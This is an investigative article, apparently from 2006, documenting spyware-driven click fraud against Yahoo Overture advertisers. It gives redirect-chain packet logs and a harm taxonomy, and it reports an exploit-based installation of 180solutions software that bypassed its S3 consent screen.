The Spyware – Click-Fraud Connection — and Yahoo’s Role Revisited

In August I reported a startling number of notorious spyware programs receiving payments, directly or indirectly, from Yahoo!’s pay-per-click (PPC) (Overture) search system. Yahoo pays numerous other companies to show these ads via syndication relationships. So when a spyware vendor can’t find advertisers to buy its ad inventory directly, the spyware vendor can show Yahoo ads instead. Every time a user clicks on such an ad, the advertiser must pay Yahoo. Then Yahoo pays a revenue share to the spyware vendor that showed the ad. My August article documented relationships between Yahoo and 180solutions, Claria, Direct Revenue, eXact Advertising, IBIS, and SideFind.

My August article covered “just a few of the … examples I have observed and recorded.” Since then, my Yahoo-spyware collection has grown dramatically. I now have many dozens of different examples of Yahoo pay-per-click ads shown within spyware.

My August examples demonstrate what I call “syndication fraud” — Yahoo placing advertisers’ ads into spyware programs, and charging advertisers for resulting clicks. But Yahoo’s spyware problems extend beyond improper syndication. In my August syndication fraud examples, an advertiser only pays Yahoo if a user clicks the advertiser’s ad. Not so for three of today’s examples. Here, spyware completely fakes a click — causing Yahoo to charge an advertiser a “pay-per-click” fee, even though no user actually clicked on any pay-per-click link. This is “click fraud.”

This document offer four fully-documented examples of improper ad displays (1, 2, 3, 4), including three separate examples showing click fraud. I then develop a taxonomy of the problem and suggest strategies for improvement.

The Pay-Per-Click Promise; The Click Fraud Threat

When advertisers buy pay-per-click advertising, they largely expect and intend to buy search engine advertising. If a user goes to Yahoo and types a search term, interested advertisers want their ads to be shown. Ads are supposed to be carefully targeted, i.e. to the specific keywords advertisers specify. And an advertiser is only supposed to pay Yahoo when a user actually clicks the advertiser’s ad.

Click fraud attacks these promises. In canonical click fraud, one advertiser repeatedly clicks a competitor’s ads — or hires others to do so, or builds a robot to do so. Deplete a competitor’s budget, and he’ll leave the advertisement auction. Then the first advertiser can win the advertising auction with a lower bid.

Advertisement syndication also creates a risk of click fraud. Suppose Yahoo contracts with some site X to show Yahoo’s ads. If a user clicks a Yahoo ad at X, Yahoo commits to pay X (say) half the advertiser’s payment to Yahoo. Then X has an incentive to click the Yahoo ads on its site — or to hire others to do so, or to build robots to do so.

Spyware syndication falls within the general problem of syndication-based click fraud. Suppose X, the Yahoo partner site, hires a spyware vendor to send users to its site and to make it appear as if those users clicked X’s Yahoo ads. Then advertisers will pay Yahoo, and Yahoo will pay X, even though users never actually clicked the ads.

The following three examples show specific instances of spyware-syndicated PPC click fraud. In each example, I present video, screenshot, and packet log proof of how spyware vendors and advertisement syndicators defraud Yahoo’s advertisers.

Click Fraud by 180solutions, Nbcsearch, and eXact Advertising – December 17, 2005

PPC advertisers
money viewers
Yahoo Overture
money viewers
eXactSearch
money viewers
Nbcsearch
money viewers
180solutions

The money trail – how funds flow from advertisers to Yahoo Overture to 180solutions

On a test PC with 180solutions (among other unwanted software) (widely installed without consent), I browsed Nashbar.com, a popular bicycling retailer. I received a popup that immediately forwarded traffic to a Yahoo Overture PPC link — faking a click on that link, and charging an advertiser as if a user had clicked on that link, even though I had not actually done so.

Reviewing my packet log, I see that traffic flowed as listed below.

http://tv.180solutions.com/showme.aspx?keyword=bicycle%2aparts+cycling+cycling…
http://popsearch.nbcsearch.com/metricsdomains.php?search=mountain+bike
http://ww3.exactsearch.net/red.php?mc=T%2FcbeGxGNus4%2F3AyiyVWsqV5cRprOptbkiRR…
http://ww3.exactsearch.net/click.php?mc=T%2FcbeGxGNus4%2F3AyiyVWsqV5cRprOptbki…
http://207.97.227.18/clk/?31303b313133343836343333352e39347e74696572313b3030
http://www22.overture.com/d/sr/?xargs=15KPjg149StpXyl%5FruNLbXU7Demw1X18j2tJ5w…
http://clickserve.cc-dt.com/link/click?lid=43000000005485843
http://www.sportsmansguide.com/affiliate/ccx.asp?url=http%3A%2F%2Fshop%2Esport…

See also full packet log, annotated screenshots, and video.

As shown in the diagram at right, the net effect of these practices is that advertisers pay Yahoo, then Yahoo pays eXact Advertising (eXactSearch), which pays Nbcsearch, which pays 180solutions.

All these payments are predicated on a user purportedly clicking an ad — but in fact no such click ever occurred. Because advertisers are charged for pay-per-click “clicks” without any such click actually taking place, this is an example of click fraud.

Click Fraud by 180solutions, Nbcsearch, and Ditto.com – March 2, 2006

PPC advertisers (i.e. SmartBargains)
money viewers
Yahoo Overture
money viewers
Ditto.com
money viewers
Nbcsearch
money viewers
180solutions

The money trail – how funds flow from advertisers to Yahoo Overture to 180solutions

On a test PC with 180solutions (among other unwanted software) (widely installed without consent), I browsed SmartBargains.com, a popular discount retailer. I received a popup that, in its title bar, indicated that it came from 180solutions. Mere seconds later, I was redirected to a duplicate window of SmartBargains.

Reviewing my packet log, I see that traffic flowed as listed below.

http://tv.180solutions.com/showme.aspx?keyword=%2esmartbargains%2ecom+smart+…
http://popsearch.nbcsearch.com/metricsdomains.php?search=smartbargains.com
http://ww2.ditto.com/red.php?mc=T%2FgSdHBNM%2Bg2%2B3AyiyVWsqV5cRprOptbkiRRrZ…
http://ww2.ditto.com/click.php?mc=T%2FgSdHBNM%2Bg2%2B3AyiyVWsqV5cRprOptbkiRR…
http://agentq.ditto.com/click.clk?pid=708811&ss=smartbargains.com&advname=sm…
http://www24.overture.com/d/sr/?xargs=15KPjg1%2DpSgJXyl%5FruNLbXU6TFhUBPycz2…
http://www.smartbargains.com/default.aspx?aid=47&tid=82136

See also full packet log, annotated screenshots, and video.

As shown in the diagram at right, the net effect of these practices is that advertisers pay Yahoo, then Yahoo pays Ditto.com, which pays Nbcsearch, which pays 180solutions.

All these payments are predicated on a user purportedly clicking an ad — but in fact no such click ever occurred. Because advertisers are charged for pay-per-click “clicks” without any such click actually taking place, this is an example of click fraud.

This example also shows what I call “self-targeted traffic.” Notice that the net effect of this click fraud is to show the user the site the user had requested — but to show that site also in a second (“double”) window. Since users end up at the requested site, users may not notice that anything is wrong. But from an advertiser’s perspective, something is very wrong: This process asks SmartBargains to pay Yahoo Overture PPC fees for SmartBargains’ own organic traffic — a lousy deal, since Yahoo Overture is providing SmartBargains with no new leads and no genuine value.

Click Fraud by Look2me/Ad-w-a-r-e, Improvingyourlooks.com, and Two Unknown Parties – April 1, 2006

PPC advertisers (e.g. lasikcookeye.com)
money viewers
Yahoo Overture
money viewers
64.14.206.59
money viewers
improvingyourlooks.com
money viewers
12.129.178.27
money viewers
Look2me / Ad-w-a-r-e

The money trail – how funds flow from advertisers to Yahoo Overture to Look2me / Ad-w-a-r-e

On a test PC with Look2me/Ad-w-a-r-e (among other unwanted software) (installed without my consent), I received a popup that redirected me to and through a Yahoo Overture PPC link. The popup ultimately showed me the lasikcookeye.com site even though I had showed no prior interest in eye problems or eye surgery. Reviewing my packet log, I see that traffic flowed as listed below:

http://www.ad-w-a-r-e.com/cgi-bin/UMonitorV2
http://64.194.221.33/cgi-bin/KeywordV2?query=4047&ID={…}
http://12.129.178.27/redir?aid=1006&cid=162&xargs=ZmlkPTUxJmtleT1sYX…
http://search.improvingyourlooks.com/index.html?red=1&q=lasik%20eye%20su…
http://search.improvingyourlooks.com/?1143930576
http://64.14.206.59/cgi-bin/feedred?c=2188&p=2068&q=lasik%20eye%20surgery&de…
http://www10.overture.com/d/sr/?xargs=15KPjg17hS%2DZXyl%5FruNLbXU6TFhUBQxd7t…
http://www.lasikcookeye.com/

See also full packet log, annotated screenshots, and video.

As shown in the diagram at right, the net effect of these practices is that advertisers pay Yahoo, then Yahoo pays the operators of the server at 64.14.206.59, which pays improvingyourlooks.com, which pays 12.129.178.27, which pays Ad-w-a-r-e.

All these payments are predicated on a user purportedly clicking an ad — except that in fact no such click ever occurred. Because advertisers are charged for pay-per-click “clicks” without any such click actually taking place, this is an example of click fraud. Furthermore, because my prior activity gave no sign of any interest in eye care, this popup sends the advertiser untargeted traffic — also contrary to Yahoo’s representations to advertisers.

Advertiser Lasikcookeye is the victim of these practices and the victim of this click fraud. Lasikcookeye contracted with Yahoo to buy pay-per-click ads shown at Yahoo.com when users performed relevant searches. Lasikcookeye intended (and reasonably expected) that its ad would be shown to appropriate users, and that it would only be charged if a user saw the ad, found it appealing, and specifically chose to click on it. Instead, Lasikcookeye here was charged for a “click” that never took place, and for its site being shown to a user who never asked to see it. Furthermore, Lasikcookeye’s site was shown in a popup, an advertising format users are known to dislike, which risks damaging Lasikcookeye’s good name.

Unlabeled PPC Links Inserted into Third Party Web Sites – by Qklinkserver.com / Srch-results.com, Searchdistribution.net, and Intermix’s Sirsearch – April 2, 2006

The circled link was inserted into the nytimes.com site by Qlinkserver.  Clicking the link sends traffic to Yahoo Overture PPC and on to an advertiser. The circled link was inserted into the nytimes.com site by Qklinkserver, without the Times’ consent. Clicking the link sends traffic to Yahoo Overture PPC and on to an advertiser.

PPC advertisers (e.g. shop.com)
money viewers
Yahoo Overture
money viewers
Intermix Sirsearch
money viewers
Searchdistribution.net
money viewers
Qklinkserver.com / Srch-results.com

The money trail – how funds flow from advertisers to Yahoo Overture to Qklinkserver

On a test PC with Qklinkserver (among other unwanted software) (installed without my consent), I observed numerous extraneous hyperlinks inserted into third parties’ sites. Checking these same sites on ordinary uninfected PCs, I received no such links. See e.g. the partial screenshot at right, showing an extra hyperlink inserted into the lead article listed on the New York Times site.

Clicking that extra New York Times link yielded traffic to a Yahoo Overture PPC link and on to a Yahoo Overture advertiser (here, shop.com). Reviewing my packet log, I see that traffic flowed as listed below:

http://www.qklinkserver.com/lm/rtl4.asp?si=20057&k=prime%20minister
http://search1.srch-results.com/search.asp
http://partnernet.searchdistribution.net/go3.aspx?encr=1&nv_click=9JT5m1b…
http://www.sirsearch.com/click.cfm?rurl=http%3a%2f%2fwww10.overture.com%2…
http://www10.overture.com/d/sr/?xargs=15KPjg1%5F5SjJXyl%5FruNLbXU6TFhUBPz…
http://www.shop.com/op/aprod-~Prime+Minister+Print?ost=prime+minister&sou…

See also full packet log, annotated screenshots, and video.

As shown in the diagram at right, the net effect of these practices is that advertisers pay Yahoo, then Yahoo pays Intermix (Sirsearch), then Intermix pays Searchdistribution.net which pays Qklinkserver.com / Srch-results.com.

As shown in the inset image above-right, Qklinkserver.com inserts links into other sites without any on-screen indication that the links come from Qklinkserver, not from the requested sites. Users seeing such links might reasonably think they reflect editorial selection by the requested sites (i.e. New York Times editors picking an appropriate link), when in fact the links merely point to whichever advertisers bid highest at Yahoo.

Note that traffic passes through Intermix’s Sirsearch servers. This is not Intermix’s first involvement with spyware, nor Intermix’s first involvement with Yahoo in the context of spyware. During the New York Attorney General’s summer 2005 investigation of Intermix for improper installation of advertising software onto users’ computers, a NYAG investigator reported that more than 10% of Intermix’s revenues came from Yahoo. The investigator further commented that the NYAG was “not ruling out … going after … Overture” for its role in funding Intermix. My findings here suggest that Intermix’s relationship with Yahoo and Intermix’s funding of spyware may extend beyond what was previously known.

I have tested the Qklinkserver advertising software at length. Of the links I have received from Qklinkserver, every single one ultimately passes through Yahoo Overture. As best I can tell, Yahoo Overture is the sole source of funding for Qklinkserver. (Compare: Yahoo Overture funding 31% of Claria, per Claria’s 2003 SEC S1.)

Understanding the Problem

I see six distinct problems with the Yahoo practices and partners at issue.

  • Click fraud. Through these improper ad displays, Yahoo charges advertisers for “clicks” that didn’t actually occur. This violates the core premise of pay-per-click advertising, i.e. that an advertiser only pays if a user affirmatively shows interest in the advertiser’s ad. Yahoo promises: “Pay only when a customer clicks on your listing.” But that’s just not true here. Instead, through click fraud, advertisers are asked to pay for spyware-delivered traffic, whether or not users actually click.
  • Untargeted traffic. Premium prices for PPC advertising reflect, in part, the extreme targeting of PPC leads: PPC ads are only supposed to be shown to users actively searching for the specified product, service, or term. Yahoo promises: “Advertise only to customers who are already interested in your products or services.” That’s also untrue in some of my examples. in fact spyware-delivered PPC results show Yahoo PPC ads to users with no interest in advertisers’ products or services.
  • Self-targeting traffic. Spyware-delivered PPC ads often target advertisers with their own ads. For example, in August I reported a user browsing the Dell site, then receiving spyware-delivered Yahoo PPC advertising promising “up to 1/3 off” if a user clicked a prominent link. But clicking that link didn’t actually provide any discounts or savings beyond Dell’s usual prices. However, each time a user clicked the link, Dell had to pay Yahoo a PPC advertising fee that I estimate at $3.30. That’s a bad deal for Dell: These users were already at Dell’s site, and there’s no reason why Dell should pay Yahoo or a spyware vendor just to keep them there. Same for self-targeting of SmartBargains, reported above.
  • Failure to label sponsored links as such. Through spyware syndication, Yahoo PPC ads often appear on users’ screens without appropriate labeling. When unlabeled ads appear in or adjacent to search engine results, these ads risk violating the FTC‘s 2002 instructions for advertising disclosures at search engines. See my prior SideFind example, where SideFind justifies bona fide search results with Yahoo PPC ads, without labeling Yahoo’s ads as such. Unlabeled ads also prevent users from understanding the nature of the linked content: For example, recall my Qklinkserver example. Seeing unlabeled text links inserted into ordinary web pages, users reasonably expect that such links were chosen by the sites users were visiting, when in fact such links were unilaterally inserted by unrelated spyware installed without user consent.
  • Low-quality traffic. Advertisers pay Yahoo a premium to reach desirable users at Yahoo.com — sophisticated users, users who are actively engaged in search. In contrast, spyware sends advertisers low-quality users, including users who are less likely to make a purchase. This traffic is not worth the premium price Yahoo charges. Consider: 180solutions sells popups for as little as $0.015 (one and a half cents) per ad display. In contrast, Yahoo charges a minimum of $0.10 — more than six times as much. Yahoo harms advertisers when Yahoo charges advertisers its premium prices for ads ultimately shown through low-quality low-cost channels like 180solutions.
  • Unethical spyware-sourced traffic. Industry norms, litigation, and instructions from policy makers (1, 2) all tell advertisers to keep their ads out of spyware. Discomfort with spyware reflects concerns about installation methods (misleading and nonconsensual installations), privacy effects, other harms to consumers, and harms to other web sites. For these and other reasons, many advertisers make a serious good-faith effort to stay away from spyware. These same advertisers also buy PPC ads from Yahoo — a standard, reasonable practice for anyone buying online advertising. Unfortunately, these Yahoo PPC ad purchases inevitably and automatically put advertisers into notorious spyware, including the programs reported above. By allowing these improper ad placements, Yahoo endangers its advertisers’ good names, and risks putting them in violation of best practices and policy-makers’ guidance.

Each of these problems is serious in its own right. But the examples at hand, in my current and prior reporting, inevitably combine several such problems — making them particularly troubling. The table below attempts to summarize my findings, as to the specific examples reported above and previously.

Click Fraud Untargeted traffic Self-targeting traffic Failure to label sponsored links as such Low-quality traffic Unethical spyware-sourced traffic Software sometimes installed without any user consent
180solutions / Nbcsearch / eXact (December 2005) x n/a* x x x
180solutions / Nbcsearch / Ditto (March 2006) x x n/a* x x x
Look2me / Ad-w-a-r-e / Improvingyourlooks (April 2006) x x n/a* x x x
Qklinkserver / Srch-results / Searchdistribution / Intermix SirSearch (April 2006) x x x x
Claria (August 2005) x x x
eXact Advertising (August 2005) x x x x
Direct Revenue / InfoSpace (August 2005) x x x x x
180solutions / InfoSpace (September 2005) x x x
IBIS / InfoSpace (June 2005) x x x
SurfSideKick / TrafficEngine (September 2005) x x x x x
Hotbar (November 2005) x x x x x

* – These examples entail click fraud — with nothing shown to a user before a PPC ad was invoked, and hence no opportunity for improper ad labeling.

An empty box should not be taken to be an endorsement of a vendor’s practices, or an indication that that vendor does not perform the specified practice. For example, although I have not chosen to post an example of eXact Advertising harming merchants via self-targeting, I have observed such self-targeting.

Yahoo’s Click Fraud and Syndication Fraud in Context

Many others have alleged click fraud at Yahoo. (1, 2, 3) But others generally infer click fraud based on otherwise-inexplicable entries in their web server log files — traffic clearly coming from competitors, from countries where advertisers do no business, or from particular users in excessive volume (i.e. many clicks from a single user). In contrast, my proof of click fraud is direct: As documented and linked above, I have captured click fraud on video and in packet logs. Yahoo may argue about advertisers’ inferences in other instances, i.e. disputing that advertisers have really found click fraud. But it’s far harder to deny the click fraud shown in my examples.

In the examples I show above and previously, Yahoo’s problem results from bad partners within its network. Yahoo syndicates ads to numerous partners, many of whom syndicate ads to others, some of whom then syndicate ads still further. The net effect is that Yahoo does not know who it’s dealing with, and therefore cannot exercise meaningful supervision over how its ads are displayed. I consider this a bad idea — bad business, bad for quality, bad for accountability. But Yahoo need not listen to me. Instead, consider instructions from New York Attorney General staff member Ken Dreifach: “Advertisers and marketers must be wary of fraud or deceptive practices committed by their affiliates, even [affiliates] that they have no working relationships with.” (Quote from MediaPost, summarizing Dreifach’s remarks.)

Yahoo’s “Whack-A-Mole” Problem

The many bad partners in Yahoo’s network make fraud particularly hard to block: When Yahoo terminates one fraudster, that fraudster’s partners find another way to continue operations.

Notice that the first and second examples (above) both show click fraud that originates with 180solutions and Nbcsearch. Yet Nbcsearch’s relationship with Yahoo Overture differs between these two examples: In the first, Nbcsearch gets ads from eXactSearch which gets ads from Yahoo; in the second, Nbcsearch instead gets Yahoo ads from Ditto.com. My testing suggests that Yahoo may have terminated the former ad channel at some point after my December testing. But Nbcsearch’s efforts to defraud Yahoo advertisers were not stymied by Yahoo’s possible termination of the first channel; Nbcsearch was able to find a new channel, i.e. Ditto.com, by which to continue to perform click fraud.

Yahoo’s enforcement difficulties are also borne out in its unsuccessful attempts to sever ties with 180solutions and Direct Revenue. After I highlighted these vendors in my August report, it seems Yahoo attempted to terminate its relationships with them. Yet 180 continued not just to show Yahoo ads, but also to perform click fraud, as documented in the first two examples above. Furthermore, as recently as February 2006, I have continued to see Direct Revenue serving popups that ultimately show Yahoo PPC ads. So even when Yahoo seeks to sever relationships with a partner as well-known as 180solutions or Direct Revenue, it seems Yahoo is unable to do so.

What Comes Next

After my August report, Yahoo terminated several of the specific wrongdoers I identified. I expect and hope that Yahoo will respond similarly to the findings reported here. If I learn of such a response, or if I receive any other relevant communication from Yahoo, I will update this page accordingly.

But it is not a sustainable approach for me to perform occasional public audits for Yahoo. These reports are infrequent, hardly sufficient to protect advertisers from ongoing fraud. Furthermore, these reports are merely illustrative — giving a few examples of a broad class of problems, but reporting only a small proportion of the fraud of which I am aware.

Yahoo recently announced its support (as a founding sponsor) of TRUSTe‘s forthcoming Trusted Download Program. The Trusted Download program intends to certify advertising software — so advertisers can confidently buy ads from such programs. I have a variety of concerns about the program — including that its standards may be too lax, that it will face exceptional difficulties in performing meaningful enforcement, and that I don’t know that any “adware” deserves a certification or endorsement. But even if Trusted Download were fully operational and working as expected, it would not have identified or prevented the problems described in this article. At best, Trusted Download would tell Yahoo that it may work with whatever adware vendors earn TRUSTe’s certification. But Yahoo’s problem isn’t uncertainty about which adware vendors are good. Instead, Yahoo’s problem is that, time and time again, it finds itself working with (and its advertisers defrauded by) notorious “adware” vendors — vendors Yahoo has already resolved to avoid (e.g. 180solutions, Direct Revenue), or vendors that wouldn’t come close to passing any ethics test (e.g. Qklinkserver, Look2me/Ad-w-a-r-e). Trusted Download doesn’t and won’t monitor advertisement syndication; Trusted Download won’t and can’t prevent these bad Yahoo PPC syndication relationships.

I see two basic strategies for Yahoo. Yahoo could try to limit its exposure to fraud, i.e. by scaling back its partner network, by more thoroughly vetting its partners, and by prohibiting its partners from further resyndicating Yahoo’s ads. Alternatively, Yahoo could try to detect fraud more thoroughly and more quickly, i.e. by implementing aggressive and robust testing methods to find more examples like those above, and like the dozens more examples I have on file. I tend to think both strategies are appropriate; in combination, they might serve to blunt this growing problem. But merely ignoring the issue is not a reasonable option; Yahoo’s advertisers pay top dollar for Yahoo PPC ads, and they deserve better.

Yahoo cannot expect these fraudulent techniques to disappear. Yahoo is an attractive target for fraudsters due to Yahoo’s high advertising charges and Yahoo’s high payments to partners. As spyware vendors find other revenue sources increasingly difficult (i.e. because advertisers do not want to buy spyware-delivered advertising), spyware vendors are likely to continue to turn to more complex advertising channels such as PPC, which are more amenable to fraud due to their reduced transparency and increased complexity. Yahoo, like other PPC services, needs to anticipate and block this growing problem.

Similar issues confront Google — though, in my testing, more often through bad syndication and less often through click fraud. I’ll cover Google’s problems in a future piece. Meanwhile, see my prior articles about Google and spyware: 1, 2.
Nonconsensual 180 Installations Continue, Despite 180’s "S3" Screen updated February 24, 2006

On Friday morning (February 17), I received a nonconsensual installation of 180solutions Zango software through a security exploit. I was browsing an ordinary commercial web site, when I got a popup from exitexchange.com (a major US ad network, with headquarters in Portland, Oregon) . The popup sent me to a third-party’s web site. (I’ll call that third party “X” for convenience. Details.) Then X ran a series of exploits to take control of my test PC, including using the widely-reported WMF exploit uncovered last month. Once X took control of my PC, X caused my computer to install and run 180solutions Zango software, among a dozen other programs. Notably, X fully installed 180’s Zango without me taking any action whatsoever — without me clicking “I agree,” “Yes,” “Finish,” or any other button of any kind. X installed 180’s Zango despite 180’s new “S3” protections, intended to block these nonconsensual installations.

Most aspects of this installation are remarkably standard. “Adware” installations through security exploits are all too common. And it’s not that unusual to see traffic flowing through an ad network — even a big US ad network.

But what’s newsworthy here is that 180solutions got installed, even though 180 last year told the world that these nonconsensual installations were impossible. Effective January 1, 2006, all 180solutions distributors were required to switch to 180’s “S3” installer. 180 claimed huge benefits from the new S3 system: 180’s October 2005 press release promised:

“The S3-enabled clients … mean[] 180solutions will own the entire experience from beginning to end on all installations of its products.”

180’s S3 Whitepaper (PDF) also falsely promises major benefits from S3:

“[I]nstallation cannot continue until the user gives consent.”

“Since the consent box comes directly from 180solutions, publishers are unable to turn it off.”

To the contrary, my video shows installation continuing even when a user does not consent. And my video shows a distributor faking a user’s click on the consent button.

See video of the nonconsensual installation of 180 Zango, including bypassing of the 180 S3 screen. (Note: Video has been edited to hide the identity of the installer at issue. Learn why. Within the video, yellow markup provides my comments and analysis.)

180’s S3 Technology and Its Design Flaws


180's S3 installation system180’s S3 installation system

Historically, 180’s installer programs have installed 180 software immediately, on the misguided assumption that 180’s distributors already obtained user consent. That approach is overly optimistic because 180’s distributors have no incentive to ask users’ permission: If distributors seek users’ permission, users might decline that unwanted offer, preventing distributors from getting paid by 180. So it comes as no surprise that many distributors have installed 180 without obtaining users’ consent. I have publicly posted at least five different videos showing such installations (1, 2, 3, 4, 5), and I have many more on file. Others have repeatedly found the same (1, 2, 3, 4, 5).




180’s S3 system seeks to address these nonconsensual installations by showing users a notice screen before 180solutions software installs onto their PCs. 180’s distributors are now supposed to run 180’s “stub” installer to display this notice screen; then users can choose whether or not to proceed. See example screen at right.

As a threshold matter, I don’t think 180’s S3 screen provides an accurate, truthful, complete disclosure of 180’s important effects. As I explained last month, the S3 screen oddly describes 180 only as showing “ads,” without mentioning that these ads appear in “pop-ups” — the essential characteristic reasonable users most need to know in order to decide whether they want 180’s software. The S3 screen also fails to describe the important privacy effects of installing 180’s software — that 180’s software will tell 180’s servers many of the sites users visit. The S3 screen does show a EULA — but it’s in an oddly-shaped box, and its text can’t be copied to the clipboard. Finally, the S3 screen labels its affirmative button “Finish” — even though the S3 screen is known to appear in circumstances where it is the first screen mentioning installation of 180’s software. A user cannot be asked to “finish” what he has not yet agreed to start; an “I agree” or “I accept” label would more clearly indicating the consent that the button is claimed to grant.

But beyond these important problems of wording and layout, the S3 installer also features a fundamental design flaw: Self-interested installers can easily bypass the S3 prompt. Installers can easily fake a click on the “Finish” button — just by simulating a single stroke of the “enter” key, or by simulating a click on a predictable button location. So faking a user’s consent is trivial — just a single Windows SendKeys API call.

Sure enough, my “X” installation reflects an installer using exactly these methods. In my video of X’s exploit-based installation of 180, the S3 notice was visible on screen for less than half a second — between 19.08 seconds and 19.57 seconds into the video. During that half-second, exploit-delivered software (installed on my test PC mere seconds before) pressed “Finish,” at which point 180 completed its installation, putting itself in my System Tray (next to the Windows clock), beginning to download its supplemental files, and beginning to monitor my web browsing.

180’s Bad Partners and 180’s Flawed Business Model

180 seems to intend its S3 installer to protect 180 and users from the untrustworthiness of 180’s distribution partners. 180 is right to think that S3 makes it somewhat harder for distributors to install 180 without getting users’ consent. But the increase in difficulty isn’t much — certainly not enough to deter any serious installer. Those who want to get paid for installing 180 will find that S3 presents at most a small speedbump; it’s hardly the airtight blockade 180’s press release claims.

For 180, the appropriate response to nonconsensual installations is not merely a small improvement in installer program design. Rather, 180 should rethink its entire distribution business model. 180 has repeatedly written about the “long tail” of distributors (1, 2, 3) — 180’s plan for thousands of different web sites installing 180’s software when users browse their materials, and thousands of different programs bundling 180. It’s an interesting vision, but in my view impractical and unwise. With so many distributors, 180 will be unable to assure that each distributor really does obtain consent — rather than cheating the system, as X did.

180’s October press release correctly describes the serious harms that occur when users receive many advertising programs. “A myriad of unwanted software … can often negatively impact system performance,” 180 admitted. But 180 then claimed that S3 would keep 180 out of such bundles. I disagree. According to my records, the installation at issue also installed Ad-w-a-r-e, Adservs, Integrated Search Technologies, Internet Optimizer, Media Tickets, New.net, Quicklinks, Surfsidekick, Tagasaurus, Targetsaver, Toolbar888, Ucmore, Webhancer, Web Nexus, WinFixer, and more. These many programs collectively bombarded my test PC with an incredible 730 registry keys, 1194 registry values, 461 files, and 43 file folders. Worse, the newly-installed programs caused 61 processes to run on my test PC, via 24 EXEs set to load each time I turned on my computer. The programs even added three different toolbars to my web browser. This overwhelming burden made it difficult even to inventory and track the programs’ additions and effects. So many co-bundled programs hardly satisfy the “prevent[ing] customers … from receiving a myriad of unwanted software” promise in 180’s press release.

Why “X” and an Obscured Video?

Long-time visitors to my web site may reasonably wonder: Why the markings in my screen-capture video? And why refer to the 180 distributor as “X,” rather than by its actual name and URL? After all, I’ve long provided video proof of my observations, and I’ve been naming names ever since my 2003 listing of advertisers using Gator (now Claria).

But I’ve run out of patience for being outside quality control staff for 180solutions. An episode last month was particularly instructive: Security company FaceTime found an AOL Instant Messenger worm that was installing 180solutions. 180’s response? After FaceTime reported the details, 180 trivialized the finding and issued a self-serving press release. Rather than admit that their software still becomes installed improperly, 180 danced around the issue and tried to use these wrongful installations to obtain a public relations benefit.

CDT‘s experience with 180 is similarly instructive. After two years of alerting 180solutions to its various bad practices, CDT recently ceased working with 180, instead electing to file a complaint with the FTC.

I too have decided no longer to share my work with 180solutions. As discussed in the preceding section, I have concluded that 180’s business model is fundamentally broken — that 180 cannot implement technology or enforcement to assure the proper installation of its software. Accordingly, just as CDT terminated its discussions with 180, I have resolved not to tell 180solutions which specific distributor was responsible for this installation.

Despite my decision not to work with 180 on resolving these installations, I will make my research available to those with a legitimate need to know. I expect to provide (and in some cases already have provided) this information to law enforcement officials considering action against 180solutions, to private attorneys in litigation against 180solutions, to members of the press seeking to verify my findings, and to other security researchers. Please contact me to request the original raw video file. As usual, I also retain full packet logs, raw screen-captures, registry change logs, filesystem change logs, HijackThis logs, Ad-Aware logs, and additional records.

Update (February 24): My Response to 180’s Press Release

180solutions has found and terminated the distributor I described above, which I’m now happy to reveal was crosskirknet.com. But what a road to get there! 180’s press release suggests 180 figured this all out within hours of my initial post. I’m convinced that that’s false. First, 180 terminated some other bad installer — only later realizing that the installer I found was someone different. Sunbelt has the details — how we figured out (and proved) that 180 hadn’t cut off this installer when 180 issued the press release saying they had. In a blog post, 180 now admits that we’re right and their press release was wrong. (Of course the right response to a false statement in a press release is a correction press release, not a mere blog post. Otherwise, many readers might get the press release, e.g. via the news wire, but never see the blog post.).

